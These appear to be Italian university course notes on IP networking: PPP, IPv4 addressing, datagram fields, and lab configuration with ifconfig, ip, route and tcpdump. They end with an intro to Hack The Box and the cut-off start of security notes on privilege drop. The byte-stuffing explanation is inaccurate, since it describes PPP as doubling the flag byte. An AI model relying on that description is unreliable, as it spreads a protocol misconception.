Cerchiamo di capire come gestire reti indipendenti e eterogenee; Internet è una rete globale: permette la comunicazione tra (i) dispositivi e tra (ii) reti! Lo scopo, alla fine, è quello di far comunicare in modo trasparente un client e un server, che sono nodi della rete. Internet può ad esempio essere visto come insieme di Autonomus Systems, oppure un’insieme di nomi.
Approfondimento sugli Autonomus System
📃 Autonomus Systems (telegram)
Alcuni principi che bisogna seguire:
- Survivability (resilienza): se tra due host esiste un percorso, la comunicazione tra quei due host deve funzionare. Quindi ad esempio in caso di guasto di una via, bisogna essere in grado di sfruttarne un’altra.
- Forma a clessidra: IP implementa il minimo che serve per far funzionare la rete globale. Le funzionalità aggiuntive vengono spartite negli altri livelli dello stack \(\rightarrow\) IP è un protocollo non affidabile.
- Mancanza di stato: l’intelligenza della rete è mantenuta sugli host e non sui router. Questo è permesso grazie al packet switching: al contrario, nelle reti telefoniche, l’intelligenza era nella rete, mentre ai bordi i dispositivi erano molto semplici (dispositivi elettro-meccanici).
- Net neutrality: ogni pacchetto deve essere gestito allo stesso modo, indipendentemente dal tipo di dato o dal tipo di connessione ad esempio. Questo principio, per motivi di varia natura, attualmente non è sempre rispettato.
-
Connessioni xDSL
Metodo maggiormente utilizzato attualmente: il mio pc è collegato alla centrale telefonica (cabina in strada), a sua volta collegata digitalmente alla rete della compagnia telefonica corrispondente. Il
Protocollo PPPè stato appositamente pensato per collegamenti punto-punto nell’accesso residenziale.
-
PPP (approfondimento)
Protocollo(di livello 2) appositamente creato per la gestione dei collegamenti point-to-point, ad esempio nelle connessioni cablate xDSL.
- Modularità: supporta molti protocolli nei livelli superiori.
- Supporto all'autenticazione: garanzia non scontata a livello di sicurezza!
- Rilevamento di errori (non risoluzione), molto importante in quasi ogni protocollo.
- Supporto all'IP Dinamico:
Metodo di incapsulazione: PPP deve saper ricevere pacchetti di varia natura e trasmetterli correttamente. 2 componenti principali: (i) Link Control Protocol e (ii) Network Control Protocol- Link Control Protocol –> relativa al mezzo fisico;
- Network Control Protocol –> comunicazione con il livello IP;
Principi del PP:- Packet Framing con Bit transparency: il protocollo PPP deve riuscire a trasferire dati binari di qualsiasi natura.
- Connection liveness: individua problemi a livello di link, nel caso viene comunicato un errore a livello 3.
- Error detection, già accennato prima;
- Network Layer address negotiation: viene fornito supporto ai diversi protocolli di rete comunicanti per configurare gli indirizzi di rete. (“Si configura il livello 3 a partire dal livello 2”)
Nonostante questo protocollo debba funzionare su dispositivi dedicati, è abbastanza complesso e con molte funzionalità. Alcune funzionalità di cui NON si occupa il PPP:
- Error Correction;
- Flow Control: quando la connessione viene stabilita (ad esempio da casa mia alla centralina), si stabilisce un “tasso nominale” di velocità che però non viene verificata da parte di PPP. Questo non toglie che il controllo non venga effettuato in altri livelli dello stack.
- Sequence: l’ordine dei pacchetti non viene verificato.
Fasi principali di una connessione- Stabilire la connessione: quando intendo comunicare delle informazioni, prima apro una connessione aprendo un canale. Si usa quindi un paradigma diverso dal “packet switching”, dato che abbiamo un canale dedicato.
- Autenticazione, che in alcuni casi è facoltativa.
- Configurazione del protocollo di rete.
- (fase di comunicazione)
- Terminazione
Dato che si usa un protocollo orientato alla connessione, si può suddividere quest’ultima in diverse fasi (Figura 6)

Figure 7: PPP, automa a stati finiti Data Frame del PPP
Figure 8: Frame del protocollo PPP Byte StuffingTecnica che si usa per distinguere il byte <01111110> “flag” dallo stesso byte se è un dato logico. Per farlo, aggiunge un byte extra analogo prima di ogni byte (<01111110>) dato. E' una sorta di operazione di “escaping”: il destinatario se trova due byte (<01111110>) di fila, scarta il primo, il secondo lo considera “dato” e continua la ricezione.
(IP) Livello IP⌗
-
Indirizzo IP
32 bit –> 4 byte, più piccolo di un’indirizzo MAC! Si usa una dotted notation, in cui ogni numero (in decimale) rappresenta un byte. Indicativamente quindi si possono generare circa 4 miliardi di indirizzi \((2^{32})\). In questo caso si parla di
IPv4.Per quando riguarda questo corso, studiamo degli indirizzi di lunghezza fissa, indipendentemente dal contesto o tipo di comunicazioni. La lunghezza variabile potrebbe permettere di avere più flessibilità, ma i costi a livello di comunicazione sono troppo alti e svantaggiosi.
Lo spazio di indirizzamento è gerarchico e strutturato, a differenza ad esempio di ethernet (ricordiamoci dei problemi legati ai messaggi ARP broadcast che rischiano di intasare la rete). Le gerarchie fanno si che si possano inviare i dati in modo selettivo in contesti anche complessi.
Gli indirzzi IP sono indirizzi logici, e possono essere:
- Assegnati a ogni host permanentemente (in modo statico);
- Assegnati dinamicamente, ad esempio al momento del boot;
Un classico esempio di un dispositivo che necessita di un indirizzo statico è un server, che deve fornire un servizio permanente e accessibile. Al contrario, noi utenti, spesso usiamo dei protocolli per ottenere l’indirizzo dinamicamente. Ovviamente, assegnamo l’indirizzo IP ad un’interfaccia di rete. Tuttavia, ogni interfaccia può avere diversi indirizzi IP.
- Perchè c’è bisogno anche di un indirizzo fisico oltre all’indirizzo logico? –> per motivi di performance: in modo da poter “delegare” all’hardware alcune funzionalità specifiche (il filtraggio, ad esempio)! Queste stesse funzionalità potrebbero anche essere gestite a più alto livello, ma potrebbero risultare più lente essendo implementate a livello software.
-
Componenti dell’Indirizzo IP
In questo caso i byte hanno un valore posizionale per garantire la scalabilità e una struttura gerarchica:
- Network ID
- Host ID
Gli indirizzi IP sono gestiti per “insiemi”. Spesso indirizzi IP simili corrispondono ad host vicini geograficamente e logicamente tra loro.
-
Indirizzi IP speciali
-
Network Address: 155.185.0.0 \(\rightarrow\) la parte dell’indirizzo relativa all’host ha tutti i byte pari a 0. -
Indirizzo di Broadcast: 128.211.255.255 \(\rightarrow\) la parte dell’indirizzo relativa all’host ha tutti i byte con bit pari a 1. Questo messaggio può essere destinato ad una qualsiasi rete. -
Limited Broadcast Adress: 255.255.255.255 \(\rightarrow\) tutti i bit settati a 1. Permette di mandadre un messaggio broadcast sulla rete fisica locale. Un pacchetto con questo indirizzo IP non viene inoltrato dai router, perchè è destinato soltanto alla rete locale, è simile ad un arp request. -
This Host on This Network: 0.0.0.0 \(\rightarrow\) tutti i bit settati a 0. Identifica un host non ancora configurato correttamente. -
Loopback Address: 127.0.0.1 \(\rightarrow\) permette la comunicazione a livello internet sulla stessa macchina, localmente. Tutti gli indirizzi di loopback iniziano per 127! -
Indirizzi privatiammissibili: indirizzi non routable, che possono essere usati localmente senza autorizzazione. (i) 10.0.0.0/8 (ii) 172.16.0.0/12 (iii) 192.168.0.0/16
Natting–> se ho una rete privata ma voglio comunicare con una rete esterna, che magari non accetta gli indirizzi IP locali. E' una funzione offerta dal router locale. 📃 Approfondimento Natting -
-
Gestione indirizzi e domini
Jon Postel[1943-1998]: definito lo zar dei numeri, direttore di IANA, si occupava di garantire gli standard di internet. Uno dei compiti di IANA, era quello di garantire la corretta gestione degli indirizzi IP, la loro unicità e la loro corretta struttura gerarchica. Data la decentralizzazione di internet, la IANA cerca di delegare i compiti ai provider di internet internazionali. Per prima cosa, si creano delle sotto-associazioni che gestiscono dei “blocchi” di indirizzi IP, a livello geografico (quindi “asegnando” i Network ID). A loro volta verrano istituiti dei provider nazionali, regionali, e così via.Classi di Indirizzi IP: differenziano il numero di byte assegnati al netid. Per classificarli e riconoscerli, hanno delle sequenze iniziali distintive. Ad esempio, gli indirizzi che iniziano con 10 sono di classe B, quindi hanno i primi 2 byte dedicati al netid. Quelli di classe C i primi 3 byte, ecc… Le 3 classi più interessanti, che tratteremo in questo corso, sono A,B,C.
Figure 9: Classi di Indirizzi IP 
Figure 10: Dimensioni delle classi di indirizzi Queste classi di indirizzi erano pensate per essere assegnate ai diversi internet service provider. Ovviamente, negli anni sono entrati in scena aspetti economico/politici: gli ISP comprano una determinata classe in base al bisogno di connettività che devono fornire ai loro utenti.
Tendenzialmente i gestori di classi A sono grossi paesi o grosse aziende (o ricche,
che a volte nemmeno ne hanno bisogno) come Apple, IBM, IANA, e altre.Indirizzi Classless: per motivi gestionali e di flessibilità, spesso si può indicare esplicitamente quale parte dell’indirizzo è dedicata al N.ID o H.ID. Per fare questo tipo di ripartizione, si usa la notazioneCIDR\(\rightarrow\) a.b.c.d/nEsempio di indirizzo classless: 192.168.1.1/23
-
Formato del datagramma IP
Ogni pacchetto IP può essere lungo fino a 64kbyte. Sicuramente nell’header sono contenuti (i) indirizzo sorgente (ii) indirizzo destinazione. Se si pensa all’interità dello stack, ci si ricorda che questo pacchetto verrà passato ai livelli sottostanti prima di essere trasmesso, quindi al livello ethernet. La grandezza massima del frame ethernet era determinata dall’M.C.U: in ogni caso non poteva superare i 1500byte. Come faccio quindi a incapsulare un pacchetto grande fino a 64KByte?
–> Esistono 2 approcci per risolvere questo problema:
- Faccio in modo che questo pacchetto IP sia più piccolo e possa essere incapsulato;
- Si cerca di frammentare il datagramma IP, quindi bisogna fornire delle informazioni all’interno del datagramma che possano servire all’host che riceve il frammento per “ricostruire” l’intero pacchetto.

Figure 11: Formato del datagram IP - VERS –> informazioni sulla versione;
- HLEN –> lunghezza dell’header del datagram, si suppone una certa flessibilità del protocollo.
- Service type –> bitmap che comunica delle informazioni relativi al pacchetto. In Figura 11 si può vedere meglio la struttura di questa sequenza lunga 8 bit.
- Identification –> intero che identifica il datagram;
- Flags –> flag che segnalano la frammentazione;
- Offset –> identificano il frammento rispetto al pacchetto originale;
- Time to Live –> contatore che ci mostra quanti router questo pacchetto può percorrere prima di essere scartato.
- Protocol –> contiene informazioni verso il livello 4, indica quale protocollo può usare i dati contenuti nel datagram.
- Checksum –> controllo di integrità sull'header, quindi non ci si preoccupa per ora del payload. (Come al solito, in IP ci si mantiene il più leggeri possibili).
- Ip-options –> campo opzionale di grandezza variabile, serve per fare debugging di rete.
- Padding –> serve per fare in modo che l’intero header abbia lunghezza che sia un multiplo di 32 bit. Simile al “byte stuffing”.

Figure 12: Service type sequence
(IP) Ip routing⌗
Lab 6-10⌗
Collegamenti dritti: si usano quando si vogliono collegare dispositivi che lavorano a livelli diversi dello stack TCP/IP, come un host e uno switch.Collegamenti incrociati: quando si collegano dispositivi che lavorano allo stesso livello dello stack TCP/IP, come due host o due switch.
-
ifconfig
Si usa il comando ifconfig per mostrare le interfacce attualmente attive nell’host. Alcune flag/opzioni utili:
-
-a: mostra tutte le interfacce, anche le non attive. (i) lo è un’interfaccia virtuale locale che il SO usa per le comunicazioni tra processi locali.
-
<nome_interfaccia>: mostra le informazioni sull’interfaccia specificata; (i) HWaddr è il MAC adress dell’interfaccia; (ii) MTU è la maximum transfer unit;
-
-
ip
Si usa il comando ip per interagire con lo stack TCP/IP. Per lavorare a livello 2 si usa il comando ip link. Esso elenca tutte le interfacce di rete disponibili nel sistema, simile al comando
ifconfig -a.eros@eros-ThinkPad-T430:~/website$ ip link 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 2: enp0s25: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN mode DEFAULT group default qlen 1000 link/ether 28:d2:44:0e:4e:f4 brd ff:ff:ff:ff:ff:ff 3: wlp3s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP mode DORMANT group default qlen 1000 link/ether 6c:88:14:86:08:08 brd ff:ff:ff:ff:ff:ff 4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN mode DEFAULT group default link/ether 02:42:f5:40:4e:45 brd ff:ff:ff:ff:ff:ff- ip link show eth0 per ottenere informazioni su quell’interfaccia di rete;
- ip link set eth0 up per accendere l’interfaccia;
- ip link set eth0 down per spegnere l’interfaccia;
-
Come configurare una rete
-
Per prima cosa bisogna assegnare l’indirizzo IP all’interfaccia. Eseguire questo comando corrisponde anche all’accensione dell’interfaccia. Dopo l’esecuzione del comando, sull’output di ifconfig compare la linea corrispondente alle informazioni degli indirizzi ip.
ifconfig eth0 192.168.1.1Per spegnere l’interfaccia e rimuovere l’indirizzo ip:
ifconfig eth0 0 downPer vedere gli indirizzi assegnati ad un interfaccia:
ip addr show dev eth0
ifconfig eth0
Per aggiungere un indirizzo ip ad un interfaccia. In questo caso devo sia assegnare l’indirizzo che attivare l’interfaccia. ifconfig invece lo fa in automatico, per questo a volte risulta più comodo. Il comando ip è pensato per gestire più indirizzi IP in una stessa interfaccia, quindi risulta più articolato. Usando il comando
ifconfig eth0 0 downviene spenta l’interfaccia e rimosso soltanto il primo indirizzo ip.ip addr add dev eth0 192.168.1.1/24 -
Dopo aver acceso le interfacce e aver assegnato l’indirizzo IP, si può testare la connessione usando
ping. Se questa operazione ha successo, si può consultare l'arp table usando uno di questi due comandi:root@m1:~# arp Address HWtype HWaddress Flags Mask Iface 192.168.1.4 ether 02:04:06:1b:57:4b C eth0 192.168.1.3 (incomplete) eth0 root@m1:~# ip neigh 192.168.1.4 dev eth0 lladdr 02:04:06:1b:57:4b STALE 192.168.1.3 dev eth0 FAILEDPuò tornare utile il comando
ip neigh flush all, che pulisce l’arp table. -
ifupdown –> tool che serve per configurare in modo permanente la configurazione di una macchina. Prima di agire, conviene resettare le configurazioni temporanee.
La configurazione è contenuta nel file /etc/network/interfaces. In questo modo le informazioni date configurano la rete come se fosse stato usato ifconfig. Ecco un semplice esempio di configurazione
root@m2:~# cat /etc/network/interfaces # interfaces(5) file used by ifup(8) and ifdown(8) # Include files from /etc/network/interfaces.d: source-directory /etc/network/interfaces.d auto eth0 iface eth0 inet static address 192.168.1.1- auto –> la configurazione si attiva al boot;
- per attivare immediatamente la configurazione dell’interfaccia
di eth0 si può usare il comando
ifup eth0; - per disattivare la configurazione permanente dell’interfaccia
di eth0 si usa
ifdown eth0;
-
-
TMUX
Alcuni comandi utili per la gestione delle finestre:
- logout --> ctrl-d
- modalità comandi --> ctrl-b
- detach --> CMD + d
- split verticale --> CMD + %
- split orizzontale --> CMD + "
- spostamento --> CMD + freccina
- scroll --> CMD + pageup/pagedown
- nuova finestra --> CMD + c
- scelta finestra --> CMD + numero
-
tcpdump e ping
Tool usato per sniffare il traffico di rete di una determinata scheda. (i) -e sta per ethernet, in modo da limitarsi alle informazioni del livello 2. (ii) -i serve per specificare l’interfaccia. Esempio di output:
root@m2:~# tcpdump -nei eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:53:49.007880 02:04:06:9c:eb:4a > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 192.168.1.2 tell 192.168.1.1, length 28
10:53:49.007905 02:04:06:1b:57:4b > 02:04:06:9c:eb:4a, ethertype ARP (0x0806), length 42: Reply 192.168.1.2 is-at 02:04:06:1b:57:4b, length 2
Può essere utile anche il comando
arping: il test di connessione viene effettuato mandando tante richieste ARP, consecutivamente.root@m1:~# arping -i eth0 192.168.1.2 root@m2:~# tcpdump -nei eth0 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes 10:56:56.242261 02:04:06:9c:eb:4a > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 192.168.1.2 tell 192.168.1.1, length 28 10:56:56.242283 02:04:06:1b:57:4b > 02:04:06:9c:eb:4a, ethertype ARP (0x0806), length 42: Reply 192.168.1.2 is-at 02:04:06:1b:57:4b, length 28
Lab 20-10⌗
-
Introduzione
Lo scopo è quello di configurare 2 reti locali separate, con un host centrale che fa da router.

LAN1: 192.168.1.0 Quindi gli indirizzi ip vanno da 192.168.1.1 a 192.168.1.254, perchè 192.168.1.255 è un’indirizzo speciale non assegnabile (di broadcast);
LAN2: 192.168.2.0
-
Configurazione (temporanea)
- H1 –>
ifconfig eth0 192.168.1.1/24. Per essere sicuri, è meglio specificare la netmask;
Il router H2 ha due interfacce di rete, vanno configurate entrambe:
- H2 –>
ifconfig eth0 192.168.1.254/24ifconfig eth1 192.168.2.254/24
Dato che H2 è il router, deve avere le due interfacce che appartengono alle due reti diverse. E' prassi che il suo indirizzo IP parta dagli ultimi disponibili, in modo da essere riconoscibile ad occhio.
- H1 –>
-
Tabella di routing
La tabella di routing contiene le informazioni necessarie all’host per poter comunicare in rete. Per visualizzare la tabella di routing, si usa il seguente comando
route -n\(\downarrow\)
In questo caso, l’host H1 è solo in grado di comunicare localmente, riesce a inviare pacchetti a indirizzi IP “locali”. Infatti nella tabella è presente solo un record (quindi una regola di routing), applicabile agli indirizzi IP che iniziano con 192.168.1.0.
-
Destination: applico questa riga a tutti i pacchetti destinati all' indirizzo di rete specificato.
-
Genmask: specifica la netmask degli indirizzi a cui è destinata questa reogla di routing. Dato che nella configurazione di questa interfaccia di rete abbiamo specificato “/24”, la netmask avrà i primi 3 byte tutti settati a 1.
-
Gateway: 0.0.0.0 significa che il pacchetto va inviato tramite host to network, quindi localmente! Nel caso di questa specifica interfaccia verrà quindi sfruttato il protocollo ethernet.
Situazione: da H1 uso il comando ping specificando un generico indirizzo IP.
Cosa succede?
La prima cosa che viene fatta dall’host è il consulto della tabella di routing, per capire cosa fare dei pacchetti che devono essere inviati a quell’indirizzo. Se il gateway ha un valore (diverso da 0.0.0.0) allora il pacchetto va inoltrato tramite il router specificato! Altrimenti il pacchetto viene inviato tramite protocollo ethernet.
Per vedere la tabella di routing i può anche usare
iproute:

- Scope link significa che il pacchetto va inviato sfruttando il livello “link”, quindi il livello2. Per eth0 questo livello è ethernet.
Seguno ora alcuni esempi di comunicazione.
-
da H1 uso questo comando:
ping 192.168.1.2–> il sistema cerca di inviare richieste arp, perchè la tabella di routing dice che questo indirizzo dovrebbe essere raggiungibile a livello 2. Nessuno risponde all’arp request, quindi il timeout scade e viene stampato “host unreachable”.
-
da H1 uso il comando:
ping 192.168.2.2–> ottengo l’errore “Network is unreachable”. Infatti nella tabella di routing non esistono entry che specificano regole per questa destinazione.
-
da H1 configuro in modo diverso l’interfaccia, usando
ip addr dev eth0 192.168.1.1. –> In questo caso, se poi se usoping 192.168.1.254, ottengo host unreachable, perchè ip non capisce da solo qual’è la netmask! Infatti essa deve essere necessariamente specificata alla fine dell’indirizzo. In tal caso viene aggiornata correttamente la route table e riesco a pingare un host che si trova sulla rete locale. Con ifconfig invece, anche se la netmask non viene specificata, lui interpreta il comando e capisce che (ad esempio) 192 è l’inizio di un’indirizzo di classe C (per convenzione). Quindi usare ifconfig 192.168.0.1 è equivalente a usare ip addr dev eth0 192.168.1.1/24.
Usando invece
ifconfig eth0 10.0.0.1, l’indirizzo viene di default interpretato come indirizzo di classe A. Esiste un modo per configurare un’interfaccia di rete senza far aggiornare la route table anche usando ifconfig: si usa il comandoifconfig eth0 10.0.0.1/32. Alla fine è come se usassiip add add dev eth0 10.0.0.1senza specificare la netmask. -
-
Configurazione del router
Di base un host non si comporta come un router: infatti se riceve un’indirizzo ip diverso dal proprio esso viene scartato! Bisogna quindi configurare l’host centrale in modo da farlo comportare come un router (che inoltra i pacchetti). In linux si può usare modificando un’opzione del kernel:
sysctl -w net.ipv4.ip_forward=1Dopo aver fatto ciò, è importante “istruire” gli host di livello 3 della rete, in modo da fargli capire come raggiungere gli indirizzi ip “esterni”, non raggiungibili a livello 2. Bisogna semplicemente aggiungere una regola di routing.
Ci si posiziona su H1 e si lancia il seguente comando, con cui si specifica che per raggiungere la rete 2 si deve passare per il router con indirizzo 192.168.1.254.
route add -net 192.168.2.0/24 gw 192.168.1.254
Seguono ora alcuni esempi di comunicazione.
-
da H1 uso
ping 192.168.2.2–> per prima cosa H1 cerca di capire qual’è l’indirizzo del router, che risponde fornendo il suo indirizzo MAC. Dopo aver fatto ciò, invia un pacchetto con IP destinazione 192.168.2.2, al router. Esso inoltra poi il pacchetto e cerca di inviare delle arp request, ovviamente non trovando l’host con l’ip richiesto. Il timeout scade, e viene ritornato un messaggio di errore.
-
da H1 uso
ping 192.168.2.1: –> in questo caso la comunicazione non sembra funzionare. Questo perchè H3 non è ancora configurato per raggiungere H1 per inviare le risposte! In realtà quindi i pacchetti vengono inviati correttamente. -
da H3 uso –>
route add -net 192.168.1.0/24 gw 192.168.2.254a questo punto il comando ping precedente funziona nel suo complesso correttamente! -
da H1 uso
route add default gw 192.168.1.254: –> molto spesso usata nei contesti reali, quando in una rete locale ho soltanto un router che mi manda verso l’esterno della rete (verso internet); L’host specificato viene usato come gateway predefinito;

In questo caso è ben visibile il record che corrisponde al router di default (Destination –> 0.0.0.0)
- da H1 uso
ping 192.168.3.1–> “Net unreachable”: il router infatti controlla la sua tabella di routing e non trova una rete compatibile, quindi rimanda indietro l’errore.
Per eliminare una regola di routing si possono usare i seguenti comandi:
route del -net default
route del -net 192.168.2.0/24
Con il seguente comando si specifica una regola di routing per uno specifico host.
route add -host 192.168.1.254 dev eth0 -
-
Configurazione permanente
Sotto viene riportato il file di configurazione di H1. Dopo post-up viene specificato un comando che viene eseguito dopo l’attivazione dell’interfaccia di rete. Con la specifica “gateway” semplicemente si specifica il default gateway.
auto eth0
iface eth0 inet static
  address 192.168.1.1/24
  gateway 192.168.1.254
  post-up route add -net 192.168.2.0/24 gw 192.168.1.254
Per configurare H2 invece:
auto eth0 eth1
iface eth0 inet static
  address 192.168.1.254/24

iface eth1 inet static
  address 192.168.2.254/24
Lab 27-10⌗
Esercizi⌗
HTB⌗
Hack the Box⌗
What is hack the box?
H.T.B. is a online platform where you can train your penetration testing skills by hacking vulnerable machines, also called boxes. It’s really fun and interesting if you are into cyber-security!
–> https://www.hackthebox.com/
Is it hard?
If you start with easy machines first, you can definitely get into hack the box with a reasonable amount of effort. If you start from scratch, you’ll soon understand that you will use the biggest part of your time doing google searches and reading documents, trying to understand new concepts and things that you have never heard of before.
INDEX⌗
Links to HTB tutorials!
Security⌗
TODO Cyber Phisical Security ITA-(2022/2023)⌗
Intro e disclaimer⌗
Questa pagina (in italiano) contiene i miei appunti del corso di
"Cyber Phisical security" del corso triennale di ingegneria informatica
di Unimore (sede di Mantova).
Verranno riassunte le parti più importanti/meno intuitive/semplici del materiale didattico,
insieme a commenti e considerazioni (a volte eventuali approfondimenti).
Il materiale qui fornito non è sostitutivo alle slide del corso.
→ Link per accedere al materiale didattico:
https://moodle.unimore.it/course/view.php?id=8096
→ Link per nebula:
https://exploit.education/nebula/
(SC) TABLE OF CONTENTS⌗
Esecuzione Privilegi Elevati (Lezione 3)⌗
-
Introduzione
A partire da UNIX system V esistono 3 tipologie di User / Group ID:
- u/g ID reale;
- u/g ID effettivo;
- u/g ID salvato;
Quando parte un processo, le credenziali “salvate” assumono il valore delle credenziali effettive. In questo modo possono tornare utili al momento del privilege drop, quando da credenziali “superiori” temporanee si deve tornare alle credenziali effettive.
-
Hands On
Come recuperare gli ID reali ed effettivi? –> con le seguenti chiamate di sistema: = –> ritorna l’ID reale del processo invocante;
geteuid–> ritorna l’ID effettivo del processo invocante;
Una pratica utile è l'abbassamento dei privilegi (anche detto privilege-drop), utile per evitare l’esecuzione di applicazioni interamente con privilegi di root.
- modalità permanente –>
setuid(getuid()); - modalità temporanea –>
seteuid(getuid());
Nell’esempio seguente vengono usati i concetti appena descritti.
#include <unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]){

	uid_t uid, euid;
	uid_t priv_uid;

	uid = getuid(); // id reale del processo
	euid = geteuid(); // id effettivo del processo
	priv_uid = euid; // id saved

	// stampo id reale ed effettivo PRIMA del privilege drop (temporaneo)
